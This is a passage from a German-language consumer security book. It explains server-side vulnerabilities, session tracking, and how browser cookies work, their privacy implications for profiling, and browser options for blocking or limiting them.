Sicherheitslücken in diesem Bereich tangieren meist nur den Server und stellen somit keine Gefahr für den Client dar. Es ist jedoch ein verbreiteter Irrtum zu glauben, dass diese Sicherheitslücken Ihnen als Benutzer nicht gefährlich werden könnten. Einen dieser Fälle haben wir bereits in Kapitel 3, *Sicherheitsbewusstsein*, kennen gelernt, einen weiteren werden wir im Zusammenhang mit Online-Banking und -Shopping genauer unter die Lupe nehmen.

Der Vollständigkeit halber sei noch eine Anmerkung zur Privatsphäre erlaubt: Mit so genannten *Sessions* kann der Programmierer das Verhalten des Surfers während des Besuchs seiner Webseite genau beobachten und analysieren. Häufig werden auf diese Art Benutzerprofile ohne den Einsatz von Cookies gesammelt. Im Zusammenspiel mit den bereits genannten E-Mail-Maulwürfen lassen sich so teilweise sehr umfangreiche Profile sammeln, die den Marketingabteilungen ja bekanntlich viel Geld wert sind. Natürlich darf man auch hier nicht vergessen, dass Sessions eigentlich eine nützliche und wertvolle Sache sind, sie aber eben auch sehr leicht missbraucht werden können.

Cookies

Auch wenn das Wort dem Benutzer suggeriert, dass es sich dabei um Süßigkeiten handelt, haben Cookies die Aufgabe, Informationen über den Surfer zu speichern. Cookies sind winzig kleine Klartextdateien, die auf der Festplatte des Surfers abgelegt werden (siehe Abbildung 4-4). Aus Sicherheitsgründen dürfen die Cookies nur eine bestimmte Größe erreichen und werden zudem in einem gesonderten Verzeichnis abgespeichert. Es besteht also nicht die Gefahr, dass ausführbarer Code per Cookie auf das Clientsystem geschleust werden könnte.[10]

Entscheidet sich ein Server, einen Cookie auf der Festplatte des Surfers abzulegen, muss er auch ein Verfallsdatum angeben (dieses kann aber auch in sehr weit entfernter Zukunft liegen). Zu einem späteren Zeitpunkt wird der Cookie dann samt der darin gespeicherten Informationen automatisch wieder ausgelesen. Er dient somit zur Speicherung von Benutzerprofilen oder Einstellungen, die der Surfer bei seinem letzten Besuch auf der Seite gesetzt hat. Eigentlich ist es einem Server nur möglich, Cookies auszulesen, die er auch selbst gesetzt hat, doch diese Sicherheitseinstellung lässt sich mit einigen Tricks umgehen, und somit können Cookies unter Umständen auch von anderen Servern ausspioniert werden.

Wie Sie wahrscheinlich schon erahnen können, ist der Einsatz dieser Technologie ein zweischneidiges Schwert. Einerseits kann man mit Cookies eine Webseite genauer an die eigenen Bedürfnisse anpassen und findet sie beim nächsten Besuch auch wieder so vor. So ist es zum Beispiel möglich, auf einer bestimmten Website

10 Die meisten gängigen Browser legen eine zentrale Datei an, in der in jeder Zeile ein Cookie gespeichert wird.



Abbildung 4-4: Auszug aus der Firefox-Datei cookies.txt

angemeldet zu bleiben, anstatt sich bei jedem Besuch neu einloggen zu müssen. Andererseits können die Cookies auch zum Sammeln von Benutzerprofilen dienen, was dem Wunsch nach Datenschutz entgegensteht. Der Betreiber eines Online-Shops könnte beispielsweise untersuchen, welche Suchbegriffe ein Surfer in die Produktmaske eintippt und ihm dann beim nächsten Mal zielgruppengerechte Werbung schicken. Wundern Sie sich daher nicht, wenn Sie nach dem mehrmaligen Besuch einer Webseite plötzlich Werbung geboten bekommen, die genau auf Ihre Konsumbedürfnisse zugeschnitten ist. Es gibt mittlerweile auch Firmen wie z.B. DoubleClick Inc., die es sich zur einzigen Aufgabe gemacht haben, mit Hilfe von möglichst weit verbreiteten Werbebannern Profile von Surfern zu erstellen und diese dann an interessierte Unternehmen weiterzuverkaufen.

Letztlich darf man eine Technologie nicht nach ihrem Potenzial bewerten, sondern nur nach der Art der tatsächlichen Verwendung. Im Fall von Cookies ist das Erstellen von Benutzerprofilen wohl einer der Hauptverwendungszwecke. Es stellt sich daher natürlich die Frage, wie erwünscht solche Profile eigentlich sind. Das ist aber eine Entscheidung, die jeder Surfer für sich treffen muss. Die meisten Browser bieten Ihnen die Möglichkeit, sich vor dem Setzen jedes Cookies noch einmal um Erlaubnis fragen zu lassen. Auch wenn das auf den ersten Blick als interessante Alternative erscheinen mag, hat sich doch gezeigt, dass dadurch das Surfen erheblich behindert wird, da man sich ständig durch die immer neu aufspringenden Cookie-Warnungen klicken muss. Einige Online-Shops setzen schon beim Aufrufen der Webseite mehr als fünf Cookies auf die Festplatte des Surfers. Die Meldungen über all diese Cookies bestätigen zu müssen, wäre auf Dauer sehr störend. Interessanter erscheint schon die Möglichkeit, bestimmten Seiten das Setzen von Cookies generell zu verbieten oder einmal von Hand gelöschte Cookies in Zukunft automa-

tisch zu blocken. Sowohl Firefox als auch Opera bieten hier eine ganze Fülle interessanter Einstellungsmöglichkeiten. Einige Browser erlauben die Annahme von temporären Cookies, die nach Beendigung der Sitzung gelöscht werden. Mehr dazu erfahren Sie in Kapitel 5, *Browser – einer für alles*.